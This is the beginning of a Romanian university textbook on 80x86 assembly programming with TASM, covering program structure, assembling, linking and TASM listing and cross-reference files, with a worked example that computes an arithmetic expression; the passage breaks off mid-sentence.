

Anca Gog

Darius Bufnea

Adrian Dărăbant

Andreea Sabău

Adrian Sterca

Alexandru Vancea

Programarea

în limbaj de asamblare

80x86

Exemple și aplicații

**Editura RISOPRINT
Cluj-Napoca • 2005**

© 2005 RISOPRINT

Toate drepturile rezervate autorului.

Editura **RISOPRINT** este acreditată de C.N.C.S.I.S. (*Consiliul Național al Cercetării Științifice din Învățământul Superior*).

Pagina web a CNCSIS: www.cnccsis.ro

Toate drepturile rezervate. Tipărit în România. Nici o parte din această lucrare nu poate fi reprodusă sub nici o formă, prin nici un mijloc mecanic sau electronic, sau stocată într-o bază de date fără acordul prealabil, în scris, al autorului.

All rights reserved. Printed in Romania. No parts of this publication may be reproduced or distributed in any form or by any means, or stored in a data base or retrieval system, without the prior written permission of the author.

GOG, ANCA

Programarea în limbaj de asamblare 80x86. Exemple și aplicații. / Anca Gog, Andreea Sabău, Darius Bufnea, Adrian Sterca, Adrian Dărăbant, Alexandru Vancea - Cluj-Napoca; Risoprint, 2005
388 p.; 17 x 24 cm.
Bibliogr.

ISBN 973-651-006-2

I. SABĂU, ANDREEA
II. BUFNEA, DARIUS
III. STERCA, ADRIAN

IV. DĂRĂBANT, ADRIAN
V. VANCEA, ALEXANDRU

Director: GHEORGHE POP
Consilier editorial: NICOLAE OPREA
Coperta: autorii

Tiparul executat la:
S.C. ROPRINT S.R.L.

400 275 Cluj-Napoca • Str. Horea nr. 82
Tel./Fax: 0264-432384 • roprintcluj@xnet.ro

430 315 Baia Mare • Piața Revoluției nr. 5/1
Tel./Fax: 0262-212290

PREFATĂ

Acvest volum se adresează în primul rând studenților facultăților cu profil informatic care studiază limbajul de asamblare 80x86. Prin structura sa, lucrarea urmărește aprofundarea graduală a celor mai importante elemente și mecanisme de limbaj aplicate în cadrul unor exemple și aplicații sugestive pentru importanța și aplicabilitatea temelor propuse.

Lucrarea are un caracter preponderent didactic urmărind tematica seminarilor și laboratoarelor legate de limbajul de asamblare predate la Facultatea de Matematică și Informatică a Universității "Babeș-Bolyai" din Cluj Napoca în cadrul cursului "Arhitectura calculatoarelor".

Majoritatea problemelor rezolvate conțin o analiză *in extenso* a tehniciilor de rezolvare și specifică extrem de detaliat soluțiile prezентate. Am dorit să oferim un suport adecvat tuturor celor care se confruntă cu necesitatea înțelegerei și corelării diverselor mecanisme de implementare și funcționalități particulare prezente la nivelul limbajului de asamblare 80x86 și mai ales în relația acestuia din urmă cu limbajele de nivel înalt.

Sperăm de asemenea ca această carte să reprezinte o reală provocare și un sprijin consistent, în special pentru cei care încă abordează cu nesiguranță o soluție în care limbajul de asamblare să joace un rol central.

Autorii

C U P R I N S

1. TRASEUL PROGRAM SURSA ASM – FORMAT EXECUTABIL.....	1
2. INSTRUCȚIUNI ARITMETICE.....	53
3. OPERAȚII PE BIȚI.....	73
4. INSTRUCȚIUNI PE ȘIRURI.....	95
5. UTILIZAREA ÎNTRERUPERILOR.....	121
6. REDIRECTAREA ÎNTRERUPERILOR.....	169
7. ASAMBLARE INLINE.....	205
8. PROGRAMARE MULTIMODUL.....	231
9. PROGRAMARE ÎN LIMBAJ DE ASAMBLARE SUB WINDOWS.....	277
10. PROBLEME DIVERSE.....	293
11. FIȘIERE DE COMENZI MS-DOS.....	335

CAPITOLUL 1

TRASEUL PROGRAM SURSA ASM – FORMAT EXECUTABIL

1.1. TRASEUL DE LA PROGRAM SURSA LA FORMAT EXECUTABIL

Prin *fișier ASM* (sau *fișier sursă asamblare*) vom înțelege un fișier ce conține un text sursă scris în limbaj de asamblare.

Pentru a putea executa un program în limbaj de asamblare, trebuie să avem în vedere efectuarea următorilor pași:

- 1 editarea textului sursă,
- 2 asamblarea,
- 3 editarea de legături,
- 4 depanarea programului (eventual),
- 5 lansarea în execuție a fișierului executabil.

1.1.1. Editarea textului sursă

Deoarece asamblorul TASM nu conține un editor de texte încorporat, programul în limbaj de asamblare poate fi editat într-un fișier cu oricare editor de texte avut la dispoziție. De exemplu, sub DOS există editorul lansat cu comanda *edit [nume_fișier]*, iar în Windows se pot utiliza editoarele *Notepad*, *WordPad*. În scopul editării unui asemenea fișier mai poate fi utilizat un mediu integrat de dezvoltare (Integrated Development Environment – IDE), precum cele ale produselor *Turbo Pascal*, *Borland C*, sau chiar *Microsoft Visual C++*.

În timp au apărut o serie de IDE, precum *SpAsm/RosAsm*, *RadASM* (cu suport pentru asambloare precum MASM, TASM, FASM, NASM, HLA), *Visual Assembler*, *UeMake* (cu suport pentru MASM, TASM, HLA) și altele.

1.1.2. Asamblarea

Programele scrise în limbaj de asamblare, precum și programele scrise în limbi de nivel înalt, trebuie transpuse în întregime în limbaj mașină înainte de a fi executate. Limbajul mașină este un limbaj numeric, înțeles de către CPU. Acest limbaj este constituit din coduri numerice, fiecare cu o anumită semnificație pentru CPU.

Un **asamblor** este un program care convertește cod sursă din limbaj de asamblare în limbaj mașină și convertește adresele de memorie simbolice ale entităților din program în adrese de memorie concrete. Dar aceste adrese concrete încă nu sunt pe deplin rezolvate, deoarece în

în interiorul acestui program independent pot fi folosite entități (variabile, funcții etc.) care sunt definite în alte module și încă nu li se cunosc adresele (pot să depindă de locația fizică în care instrucțiunile și datele sunt încărcate în memorie). Aceste informații sunt furnizate de către editorul de legături.

1.1.3. Editarea de legături

Un asamblor generează fisiere cod obiect, care urmează a fi supuse procesului de editare de legături. Sarcina principală a unui **editor de legături** este de a combina fișierele individuale create de către asamblor într-un singur program executabil. Mai exact, funcțiile unui editor de legături sunt:

- 1 combinarea modulelor obiect,
- 2 combinarea segmentelor de același tip,
- 3 rezolvarea adreselor necunoscute în faza de asamblare,
- 4 alocarea de spațiu de stocare,
- 5 generarea de informație simbolică.

1.1.4. Depanarea

Un alt program, un **depanator de programe (debugger)**, este un instrument pentru urmărirea execuției unui program și verificarea conținutului memoriei de către programatori. Până la a utiliza un asemenea program, trebuie ca programul scris în limbaj de asamblare să fie corectat de toate erorile de sintaxă. Aceste *erori de sintaxă* sunt depistate de către asamblor.

Un depanator este utilizat în general pentru depistarea *erorilor logice* ale programului, erori numite și *erori semantice*. Se recomandă folosirea unui depanator pentru depistarea acestui tip de erori mai ales în programe de dimensiuni relativ mari.

1.1.5. Lansarea în execuție

Mai sus s-a menționat faptul că în urma editării de legături se obține un fișier executabil. În cazul în care s-au eliminat cu succes toate erorile logice, fișierul executabil se poate lansa în execuție ca un oricare alt executabil, din linia de comandă. Dacă rezultatele de care suntem interesați nu sunt afișate la ieșirea standard, se poate utiliza chiar utilitarul de depanare pentru a urmări evoluția datelor manipulate în program.

1.2. FORMA GENERALĂ A UNUI PROGRAM SCRIS ÎN LIMBAJ DE ASAMBLARE

În această secțiune vom descrie un format mai des întâlnit al unui program scris în limbaj de asamblare, împreună cu elementele care aparțin în general de un asemenea program.

Pentru exemplul prezentat, vom defini trei segmente: un segment de date, un segment de cod și un segment de stivă. Fie denumirile acestor segmente **data**, **code**, respectiv **stiva**.

assume cs:code, ds:data

;Utilizarea directivei ASSUME este necesară pentru a preciza asamblorului conținutul ;cărui registru de segment să fie luat în considerare pentru a calcula adresele efective ale ;etichetelor folosite în program. În acest caz, valoarea conținută în registrul CS va fi ;considerată adresa de segment corespunzătoare etichetelor definite în segmentul de cod, ;iar DS se va folosi ca registru de segment pentru datele definite în segmentul de date ;data.

data segment

;Definim un segment de date. Denumirea acestuia poate fi orice identificator valid. În ;cadrul unui asemenea segment se definesc în general datele cu care lucrăm în program ;(practic, rezervăm spațiu în memorie pentru aceste date). Directive de definire de date ;pot să apară și în cadrul unui segment de cod, atât timp cât nu interferează cu ;instrucțiunile programului. De exemplu, înainte de definirea etichetei start, chiar la ;începutul segmentului de cod numit code, putem să avem linia de cod

; et4 DD 12345678h

;prin care să rezervăm o zonă de memorie de patru octeți etichetată cu et4 și care să ;conțină valoarea 12345678h. Mai jos se poate observa această linie ca și comentariu.

;...

;Se definesc datele de care este nevoie în program.

;...

aux DW ?

;Definim eticheta aux, corespunzătoare unei zone de memorie de dimensiune 1 ;cuvânt. O vom utiliza mai jos, în exemplificarea completării valorii registrului de ;date DS.

data ends

;Sfârșitul definirii segmentului de date numit data

code segment

;Definim un segment de cod numit code
et4 DD 12345678h ;rezervarea de spațiu / definirea unor date cu care urmează să ;lucrăm în program se poate efectua și în cadrul segmentului de ;cod

start:

;Eticheta start marchează poziția de la care să înceapă execuția programului.
;Instrucțiunea de după ea va fi prima care se va executa în cadrul programului (vezi end ;start). Această etichetă poate avea un nume oarecare. În general utilizăm un asemenea ;identificator pentru a fi cât mai sugestiv pentru rolul jucat de aceasta.

;Trebuie menționat faptul că rolul directivei ASSUME nu este de a încărca registrii de ;segment specificați cu adresele segmentelor corespunzătoare. Adresa de început a ;segmentului care conține eticheta de start a programului (adică a segmentului code în

;exemplul de față) este încărcată automat în registrul de segment CS în momentul lansării ;în execuție a programului de către o componentă a sistemului de operare numită *loader*. ;Pe de altă parte, registrul de segment de date DS trebuie încărcat în cadrul programului ;cu adresa unui segment de date. Această operație se poate efectua oriunde în program, ;însă *înainte de utilizarea unor etichete definite în cadrul segmentului de date respectiv*. ;Conținutul regiștrilor DS sau ES se poate modifica pe parcursul execuției programului. ;Totuși, nu trebuie să uităm rolul directivei ASSUME și a acestor regiștri și, dacă le ;modificăm valoarea, să avem în vedere refacerea ulterioară a acesteia. De obicei, ;operația de încărcare a unui registru de date este indicată a fi executată chiar în primele ;instrucțiuni ale programului. Mai jos sunt date trei posibilități pentru completarea valorii ;unui registru de date:

Varianta 1: Nu putem să executăm o instrucțiune de forma
;mov DS, data

;deoarece instrucțiunea MOV trebuie să aibă ca operand cel puțin un registru general sau ;o valoare imediată (constantă) și se va genera eroarea “Illegal use of segment register”
;=> putem folosi ca intermediar un alt registru, de exemplu registrul acumulator AX:

```
mov ax, data
mov ds, ax
```

Varianta 2: Putem folosi în transferul de date, ca intermedier, o variabilă de memorie, ;pe dimensiune un cuvânt deoarece o adresă de segment are 4 octeți (vezi segmentul de ;date unde s-a definit eticheta aux):

```
;mov aux, data
;mov ds, aux
```

Varianta 3: Folosim stiva ca depozit auxiliar: salvăm pe stivă adresa de segment ;asociată lui data, după care scoatem din stivă acest cuvânt în registrul de date:

```
;push data
;pop ds
;...
;instrucțiunile programului
;...
```

Următoarele două instrucțiuni sunt folosite pentru terminarea unui program. Punem în ;registrul AX valoarea 4C00h: 4Ch în AH – reprezintă numărul funcției intreruperii 21h, ;funcție apelată pentru terminarea programului, respectiv 00h în AL – valoare folosită ca ;și cod de return din programul încheiat. Acest cod de return poate să diferă de 0 – depinde ;dacă îi asociem o anumită semnificație legată de succesul sau insuccesul unor operații la ;iesirea din program, precum și de faptul dacă utilizăm mai departe această valoare.

```
mov ax, 4C00h
int 21h
```

code ends ;Sfârșitul segmentului de cod.

stiva segment STACK

;Definirea unui segment de stivă: nu este obligatorie prezența unui asemenea tip de ;segment definit în cadrul programului. În cazul în care nu specificăm un asemenea ;segment, se va folosi implicit ca stivă spațiul rămas neocupat din cadrul unui alt ;segment. Totuși, dacă știm că avem nevoie de un spațiu mai mare pentru utilizarea ;stivei, este indicată definirea explicită a unui asemenea segment. Putem să rezervăm ;spațiu cu ajutorul instrucțiunii ORG, specificând numărul de octeți pe care dorim să îi ;rezervăm.

```
org 100h ;rezervă un spațiu de dimensiune 100h octeți = 256 octeți
stiva ends
```

end start

;Instrucțiunea end start marchează sfârșitul codului sursă și indică faptul că execuția ;programului va începe de la eticheta start.

Un program scris în limbaj de asamblare se execută de “sus în jos”, fără să țină seama de secvențele de cod care fac parte dintr-o procedură. Deși în mod normal o procedură poate fi scrisă în orice poziție în codul sursă al unui segment de cod, rămâne ca sarcină a programatorului să dirijeze execuția instrucțiunilor din program, astfel încât codul sursă al acestor proceduri să nu se execute fără a fi apelate. Acesta este motivul pentru care, pentru un program care conține proceduri, se recomandă ca acestea să fie definite *înainte* de eticheta de *început* a programului (în exemplul de mai sus, între code segment și eticheta start) sau între instrucțiunile care provoacă terminarea programului și sfârșitul segmentului de cod.

1.3. ASAMBLORUL TASM

După cum s-a menționat mai sus, un prim pas pentru obținerea fișierului executabil este asamblarea. Astfel, după editarea fișierului sursă, putem folosi utilitarul TASM pentru efectuarea acestei operații. Sintaxa generală a apelului este:

TASM grup_fișiere {;grup_fișiere}

Pentru asamblarea uneia sau mai multor fișiere se pot menționa o serie de opțiuni. Setul de opțiuni va fi descris în secțiunea 1.3.3.

Prinț-un singur apel al TASM se permite asamblarea mai multor grupuri de fișiere, cu posibilitatea de a specifica opțiuni diferite pentru fiecare astfel de grup. Fișierele sursă din

6 Programarea în limbaj de asamblare 80x86. Exemple și aplicații.

același grup vor fi asamblate cu aceleași opțiuni, aceasta fiind și motivul practic pentru a le grupa. Specificarea unui grup de fișiere este de următoarea formă:

```
[opțiuni] fișier_sursă [+fișier_sursă] [,fișier_obj] [,fișier_lst] [,fișier_xrf]]]
```

Un grup de fișiere poate să conțină unul sau mai multe fișiere sursă, despărțite prin caracterul '+'. În specificarea fișierelor sursă, se pot utiliza numele efective ale fișierelor sau şabloane cunoscute sub DOS / Windows: este vorba de specificatorii generici '*' și '?'. Dacă numele specificate nu conțin și extensia fișierelor, TASM consideră implicit extensia .asm. De exemplu, comanda

```
TASM *
```

provoacă asamblarea tuturor fișierelor cu extensia .asm din directorul curent.

În continuarea specificării grupului de fișiere mai pot fi menționate, opțional, un nume de fișier obiect, un nume pentru fișierul de listare și un nume pentru fișierul de referințe încruzișate care să fie create în urma asamblării. În cazul în care nu se menționează nici unul din aceste fișiere, implicit se creează căte un fișier obiect pentru fiecare fișier care a intrat în grupurile de fișiere; fiecare fișier obiect astfel obținut are același nume cu al fișierului sursă pentru care a fost creat și extensia .obj.

Trebuie reținut faptul că specificarea mai multor fișiere de asamblat într-un grup nu înseamnă că se va obține un singur fișier obiect. De exemplu, comanda

```
TASM f1+f2+f3
```

are ca efect asamblarea independentă, pe rând, a fișierelor *f1.asm*, *f2.asm* și *f3.asm*, și obținerea fișierelor obiect *f1.obj*, *f2.obj*, respectiv *f3.obj*. În acest format se comandă asamblarea unui grup format din trei fișiere. Comanda este echivalentă cu oricare din următoarele forme:

- (1) TASM f1+f2 și apoi TASM f3
- (2) TASM f1 și apoi TASM f2+f3
- (3) TASM f1+f2;f3
- (4) TASM f1;f2+f3
- (5) TASM f1;f2;f3

Semantica instrucțiunilor (3) și (4) este solicitarea într-o aceeași linie de comandă a asamblării a două grupuri de fișiere formate fiecare din unul sau două fișiere. Instrucțiunea (5) cere în aceeași linie de comandă asamblarea a trei grupuri de fișiere, fiecare grup având în componentă un singur fișier.

Un fișier de listare sau un fișier de referințe încruzișate se generează numai dacă se solicită în mod explicit această operație. În acest sens, trebuie specificate fișierele obiect și de listare, eventual și cel de referințe încruzișate, despărțite prin ','. Specificarea unui asemenea fișier se poate efectua menținând un nume sub care să fie generat fișierul respectiv, sau lăsând un spațiu gol, caz în care numele fișierului generat va coincide cu al fișierului sursă. Extensiile fișierelor generate sunt .lst pentru un fișier de listare, respectiv .xrf pentru un fișier de referințe încruzișate.

De exemplu, comanda

Cap.1. Traseul program sursă asm - format executabil.

7

TASM fișier1, fișier1_obj, fișier1_listare

va genera un fișier obiect cu numele *fișier1_obj. obj*, și un fișier de listare cu numele *fișier1_listare.lst*. În acest caz nu se va crea fișier de referințe încruzișate. Un alt exemplu,

TASM fișier1,,fișier1_referințe

va efectua crearea unui fișier obiect și al unui fișier de listare cu numele *fișier1.lst*, și a unui fișier de referințe încruzișate cu numele *fișier1_referințe.xrf*.

Comanda

TASM *,,

va asambla toate fișierele care conțin program în limbaj de asamblare, din directorul curent, și pentru fiecare, în caz de asamblare cu succes, se vor genera căte trei fișiere cu același nume cu al fișierului asamblat (obiect, de listare, respectiv de referințe încruzișate).

În secțiunea 1.3.2. va fi prezentată modalitatea de a obține un fișier de referințe încruzișate fără generarea fișierului de listare.

Lansarea în execuție a asamblorului TASM, fără a specifica vreun argument, va provoca afișarea pe ecran a sintaxei liniei de comandă, precum și a setului de opțiuni puse la dispoziție, împreună cu o scurtă descriere a acestora.

1.3.1. Fișierul de listare

Fișierul de listare (*listing file*) este un fișier text generat în urma lansării comenzii de asamblare, numai dacă se specifică această cerință. Prima parte a acestui fișier conține, în principiu, codul sursă adnotat cu diferite informații referitoare la rezultatul asamblării. Pentru fiecare linie de cod sursă apare echivalentul în cod mașină, și pentru fiecare instrucțiune este dat deplasamentul acesteia în cadrul segmentului de cod. În a doua parte sunt incluse tabele de informații referitoare la etichetele și segmentele utilizate în program, precum și valoarea și tipul fiecărei etichete, respectiv atributele fiecărui segment. Dacă la asamblarea fișierului se specifică opțiunea /c, TASM va genera în cadrul fișierului de listare și un tabel de referințe încruzișate pentru toate etichetele din codul sursă.

Exemplu:

Se consideră expresia $e = (a*b+c)-b*10$, pentru care a, b și c vor fi considerate numere întregi cu semn.

Considerăm că programul în limbaj de asamblare în care se calculează rezultatul acestei expresii se găsește în fișierul *myProg.asm*. Pentru a putea observa câteva aspecte legate de formatul fișierelor de listare, respectiv de referințe încruzișate, o instrucțiune o vom scrie într-un alt doilea fișier. Fie astfel fișierul *file2.txt*, care conține instrucțiunea

```
mov e, bx
```

Includerea codului sursă din fișierul *file2.txt* în programul din fișierul *myProg.asm* se efectuează în linia care conține instrucțiunea

8 Programarea în limbaj de asamblare 80x86. Exemple și aplicații.

```

include file2.txt

assume cs:code,ds:data

;calculul expresiei e=(c+a*b)-b*10
data segment
    a db 45 ;se rezervă trei spații în memorie, de dimensiune un octet:
              ;un octet etichetat cu a și inițializat cu valoarea
              ;45 = 0010 1101b = 2Dh
    b db 2 ;un octet etichetat cu b și inițializat cu valoarea
              ;2 = 0000 0010b = 02h
    c db 15 ;un octet etichetat cu c și inițializat cu valoarea
              ;15 = 0000 1111b = 0Fh
    zece EQU 10 ;se definește o etichetă căreia i se asociază valoarea 10, fără a i se rezerva
                  ;spațiu în memorie
    e dw ? ;se rezervă spațiu de dimensiune un cuvânt, în care se va reține rezultatul
                  ;calculului expresiei
data ends

code segment
start:
    mov ax, data ;folosim AX ca intermedier pentru a încărca registrul DS cu adresa de
    mov ds, ax ;segment a segmentului data

    mov al, a ;copiază pe a în AL pentru a-l înmulți cu b
    mul b ;deoarece b este definit pe dimensiune un octet, această instrucțiu MUL
           ;va înmulți conținutul registrului AL cu valoarea din b, iar rezultatul va fi
           ;în AX; astfel, în AX se obține a*b = 45*2 = 90 = 0000 0000 0101 1010b
           ;:= 5Ah

    mov bx, ax ;reține temporar produsul în BX pentru a putea executa cu ajutorul lui AX
               ;următoarea operație din cadrul expresiei
    mov al, c ;în AL copiem valoarea lui c; AL = 15 = 0000 1111b = 0Fh
    cbw ;deoarece considerăm c ca fiind număr cu semn, extindem valoarea lui c
         ;pe dimensiune un cuvânt folosind instrucțiu CBW; obținem valoarea
         ;lui c în AX = 0000 0000 0000 1111b

    add bx, ax ;rezultatului obținut după efectuarea produsului a*b (memorat în BX) i se
               ;adună valoarea lui c (pe dimensiune cuvânt, din AX); până în acest
               ;moment, în BX există valoarea calculată pentru expresia
               ;(c+a*b) = 105 = 0000 0000 0110 1001b = 69h

    mov al, zece ;copiem valoarea asociată etichetei zece în AL
    mul b ;efectuează 10*b, iar rezultatul produsului îl găsim în registrul AX
           ;AX = 0000 0000 0001 0100b = 14h

```

Cap.1. Traseul program sursă asm - format executabil.

```

sub bx, ax ;efectuează diferența BX-AX, cu rezultat în BX; astfel, în BX se
            ;obține valoarea corespunzătoare expresiei (a*b+c)-b*10

include file2.txt ;include codul din fișierul file2.txt
                   ;în urma execuției instrucționii mov e, bx din fișierul file2.txt, se
                   ;depune rezultatul final în e = 85 = 0000 0000 0101 0101b = 55h

mov ax, 4C00h ;AL := 4Ch = numărul funcției intreruperii 21h pentru terminarea
                ;unui program, AH := 00h = codul de return din program
int 21h ;apelul intreruperii 21h pentru funcția 4Ch, pentru terminarea
          ;programului

```

```

code ends
end start

```

Observație: Pentru a facilita observarea conținutului fișierului de listare și a celui de referințe încrucișate, eliminăm comentariile din fișierele myProg.asm și file2.txt.

În urma execuției comenzii
TASM myProg.asm,,
se obține fișierul de listare myProg.lst, cu următorul conținut:

Turbo Assembler Version 3.2 09/27/05 22:15:13 Page 1
myProg.asm

```

1 assume cs:code,ds:data
2
3 0000 data segment
4 0000 2D a db 45
5 0001 02 b db 2
6 0002 0F c db 15
7  =000A zece EQU 10
8 0003 ??? e dw ?
9 0005 data ends
10
11 0000 code segment
12 0000 start:
13 0000 B8 0000s mov ax, data
14 0003 8E D8 mov ds, ax
15 0005 A0 0000r mov al, a
16 0008 F6 26 0001r mul b
17 000C 8B D8 mov bx, ax
18 000E A0 0002r mov al, c

```

```

19 0011 98          cbw
20 0012 03 D8       add bx, ax
21 0014 B0 0A       mov al, zece
22 0016 F6 26 0001r  mul b
23 001A 2B D8       sub bx, ax
24                   include file2.txt
25 001C 89 1E 0003r  mov e, BX
26 0020 B8 4C00     mov ax, 4C00h
27 0023 CD 21       int 21h
28 0025             code ends
29                 end start

```

Turbo Assembler Version 3.2 09/27/05 22:15:13 Page 2

Symbol Name	Type	Value
??DATE	Text	"09/27/05"
??FILENAME	Text	"myProg "
??TIME	Text	"22:15:13"
??VERSION	Number	0314
@CPU	Text	0101H
@CURSEG	Text	CODE
@FILENAME	Text	MYPROG
@WORDSIZE	Text	2
A	Byte	DATA:0000
B	Byte	DATA:0001
C	Byte	DATA:0002
E	Word	DATA:0003
START	Near	CODE:0000
ZECE	Number	000A
Groups & Segments	Bit Size	Align Combine Class
CODE	16 0025	Para none
DATA	16 0005	Para none

Fiecare pagină a fișierului de listare conține un antet în care se specifică versiunea TASM, data și ora asamblării, precum și numărul paginii curente.

În exemplul de mai sus se pot observa adnotările efectuate în cadrul fiecărei linii din fișierul sursă. Într-un asemenea fișier de listare, conținutul unei linii este de următoarea formă:

<nivel> <nrlinie> <offset> {<cod_mașină> | <valoare>} <linie_sursă>, unde:

<nivel> - indică nivelul de includere al fișierelor (vezi directiva INCLUDE) și al macrourilor în cadrul fișierului curent. Pentru fișierul sursă nivelul de includere este 0 și nu este afișat. În exemplul de mai sus, codul sursă inclus din fișierul file2.txt are nivelul de includere 1.

<nrlinie> - reprezintă numărul liniei în cadrul fișierului de listare. Numerotarea liniilor este utilă în special când se solicită și crearea de tabele de referințe încrucișate. Se observă că numerotarea liniilor din fișierul de listare nu reflectă întotdeauna numerotarea liniiei respective în fișierul care conține codul sursă. În exemplul de mai sus, includerea fișierului file2.txt duce la apariția de noi linii în fișierul de listare.

<offset> - reprezintă deplasamentul în cadrul segmentului de cod curent al codului mașină corespunzător liniei sursă respective.

<cod_mașină> - este secvența de coduri hexazecimale, obținute în urma asamblării, prin transpunerea codului din limbaj de asamblare în cod mașină. De exemplu, linia numerotată 17 conține codul mașină (hexazecimal) 8B D8, care începe în cadrul segmentului de cod la deplasamentul 000Ch, și corespunde instrucțiunii mov bx, ax.

<valoare> - dacă linia curentă conține definirea unei etichete cu ajutorul directivei EQU (fără rezervare de spațiu în memorie), atunci se menționează doar valoarea asociată acesteia, după cum se poate observa în cazul liniei:

7 =000A zece EQU 10

Dacă în linia respectivă este etichetată o zonă de memorie (este definită o variabilă), atunci se menționează valoarea deplasamentului începutului zonei de memorie rezervate în cadrul segmentului curent, precum și valoarea asociată inițial. În cadrul liniilor următoare

4 0000 2D	a db 45
8 0003 ????	e dw ?

se observă că dacă se specifică o anumită valoare pentru etichetă, aceasta apare ca valoare hexazecimală. Altfel, lipsa unei valori inițiale este indicată prin "????".

<linie_sursă> - reprezintă linia din fișierul sursă asamblat.

În exemplul dat mai sus, linia

13 0000 B8 0000s	mov ax, data
------------------	--------------

conține ca și cod mașină echivalent, secvența 0000s. Caracterul 's' indică faptul că 0000 nu este o valoare reală a adresei, ci semnifică o adresă de segment care va fi stabilită doar în momentul încărcării programului. Codul mașină din liniile

15 0005 A0 0000r	mov al, a
16 0008 F6 26 0001r	mul b

conține caracterul 'r', care indică faptul că deplasamentul variabilelor a și b necesită o relocare în cazul în care segmentul respectiv va fi combinat cu alte segmente în procesul de editare de legături.

În cazul în care o linie din codul sursă generează o eroare la asamblare, fișierul obiect nu mai poate fi generat, și mesajul de eroare respectiv este afișat în fereastra DOS. Totuși, se creează fișierul de listare în care, alături de conținutul codului sursă adnotat, se include după linia care a

12 Programarea în limbaj de asamblare 80x86. Exemple și aplicații.

generat eroare și mesajul erorii respective. De exemplu, dacă se modifică instrucțiunea `mov al, c` în `mov ax, c`, în fișierul de listare `myProg.lst` va apărea următorul text:

```
18 000E A1 0002r          mov ax,c
**Error** myProgE.asm(18) Operand types do not match
```

A doua parte a fișierului de listare conține secțiunea "Symbol Table". *Tabela de simboluri* este alcătuită la rându-i din două tabele: *tabela etichetelor* și *tabela de segmente*.

Tabela etichetelor conține toate etichetele care apar în codul sursă, în ordine alfabetică. Acestea sunt scrise cu majuscule, deoarece TASM convertește implicit la litere mari toate simbolurile. Pentru aceste etichete se menționează tipul și valoarea, sau tipul și adresa etichetei, dacă aceasta este asociată unei adrese de memorie. În exemplul `myProg.lst` de mai sus se pot observa, în prima parte a tabelei, etichetele de la `??DATE` la `@WORDSIZE`. Acestea sunt etichete implicate, generate și inițializate automat cu valorile corespunzătoare, și care pot fi folosite oriunde în programul sursă (cu semnificațile lor initiale), fără a fi nevoie de declararea lor. În continuare sunt enumerate etichetele definite de către utilizator. De exemplu, intrările

E	Word	DATA:0003
START	Near	CODE:0000
ZECE	Number	000A

descriu eticheta E (de tip word, cu valoarea DATA:0003, ce semnifică adresa zonei de memorie asociată lui E, sub forma `adr_segment:adr_offset`), eticheta START (de tip near, cu valoarea CODE:0000), respectiv eticheta ZECE (își specifică valoarea numerică asociată, neavând rezervată o zonă de memorie). În specificarea adreselor de mai sus, DATA și CODE sunt numele segmentelor de date, respectiv de cod.

A doua tabelă din secțiunea simbolurilor este *tabela de segmente*. O intrare din această tabelă conține numele unui segment, dimensiunea cuvântului de memorie (întotdeauna 16, exceptând cazul utilizării atributului USE32 pentru segmente asamblate pentru 80386), dimensiunea totală în octeți a segmentului, tipul de aliniere, tipul de combinare, respectiv clasa fiecărui segment.

Informațiile legate de pozițiile (numerele de linie din fișierul de listare) unde se definesc și apoi unde se utilizează etichetele, respectiv segmentele, sunt reunite sub numele de *referințe încrucișate*. Generarea acestora în cadrul fișierului de listare face mai ușoară urmărirea execuției unui program în timpul unei sesiuni de depanare, și se poate realiza în două moduri:

- 1 prin specificarea opțiunii /c la execuția comenzi TASM,
- 2 prin solicitarea generării fișierului de referințe încrucișate, fapt care duce la completarea intrărilor în tabela de simboluri cu câmpurile de referințe încrucișate.

De exemplu, după generarea informației de referințe încrucișate, tabela de simboluri din fișierul de listare `myProg.lst` va fi:

Cap.1. Traseul program sursă asm - format executabil.

13

Turbo Assembler Version 3.2 09/27/05 22:31:26 Page 2
Symbol Table

Symbol Name	Type	Value	Cref (defined at #)
??DATE	Text	"09/27/05"	
??FILENAME	Text	"myProg"	
??TIME	Text	"22:31:26"	
??VERSION	Number	0314	
@CPU	Text	0101H	
@CURSEG	Text	CODE	#3 #11
@FILENAME	Text	MYPROG	
@WORDSIZE	Text	2	#3 #11
A	Byte	DATA:0000	#4 15
B	Byte	DATA:0001	#5 16 22
C	Byte	DATA:0002	#6 18
E	Word	DATA:0003	#8 25
START	Near	CODE:0000	#12 29
ZECE	Number	000A	#7 21
Groups & Segments Bit Size Align Combine Class Cref (defined at #)			
CODE	16 0025	Para none	1 #11
DATA	16 0005	Para none	1 #3 13

Informația de referințe încrucișate se găsește în coloana Cref. Corespunzător intrării din tabel pentru fiecare simbol (etichetă, segment sau grup de segmente), această informație conține numărul liniei în care este definit, număr precedat de '#', precum și numerele liniilor în care este referit. De exemplu, eticheta B este definită în linia 5 și este referită în liniile 16 și 22, iar simbolul DATA (segmentul de date) este definit în linia 3, și referit apoi în linia 13.

1.3.2. Fisierul de referințe încrucișate

Pentru un program foarte lung, fișierul de listare poate prezenta dezavantajul dublării textului sursă. Totuși, se poate genera informația de referințe încrucișate fără crearea fișierului de listare, prin obținerea fișierului de referințe încrucișate, cu extensia .xrf. Astfel, lansând comanda TASM `myProg,,nul`, pentru exemplul `myProg.asm` prezentat mai sus, se vor obține fișierele `myProg.obj`, respectiv `myProg.xrf`, fără generarea unui fișier de listare.

Deocamdată, o problemă este formatul intern al fișierului .xrf, care nu ne permite să citim informația ca text. În cazul în care dorim să consultăm informația de referințe încrucișate, se poate genera un fișier de raport, cu extensia .ref, pe baza fișierului .xrf, cu ajutorul executabilului TCREF. Comanda de generare a fișierului de raport este:

TCREF fișier_xrf, fișier_ref /r

unde fișier_xrf este numele fișierului de referințe încrucișate, iar fișier_ref este numele fișierului de raport care să fie generat în urma execuției comenzi. Pentru a obține un raport complet, trebuie utilizată opțiunea /r.

Considerăm programul myProg.asm prezentat mai sus. În urma execuției comenzi:

TASM myProg,,nul,

TCREF myProg.xrf, myProg.ref /r

se obține fișierul raport cu următorul conținut:

Turbo CREF Version 2.0	09/27/05 22:36:53	Page 1
Global Symbol Name	Cref (defined at #)	
Turbo CREF Version 2.0	09/27/05 22:36:53	Page 2
Module "myProg" Symbol Name	Cref (defined at #)	
@CURSEG	# myProg.asm: #3 #11	
@WORDSIZE	# myProg.asm: #3 #11	
A	# myProg.asm: #4 15	
B	# myProg.asm: #5 16 22	
C	# myProg.asm: #6 18	
CODE	# myProg.asm: 1 #11	
DATA	# myProg.asm: 1 #3 13	
E	# myProg.asm: #8	
START	file2.txt: 1	
ZECE	# myProg.asm: #12 28	
	# myProg.asm: #7 21	

Deosebirile dintre informația de referințe încrucișate din tabela de simboluri a fișierului de listare și informația inclusă în fișierul de raport sunt:

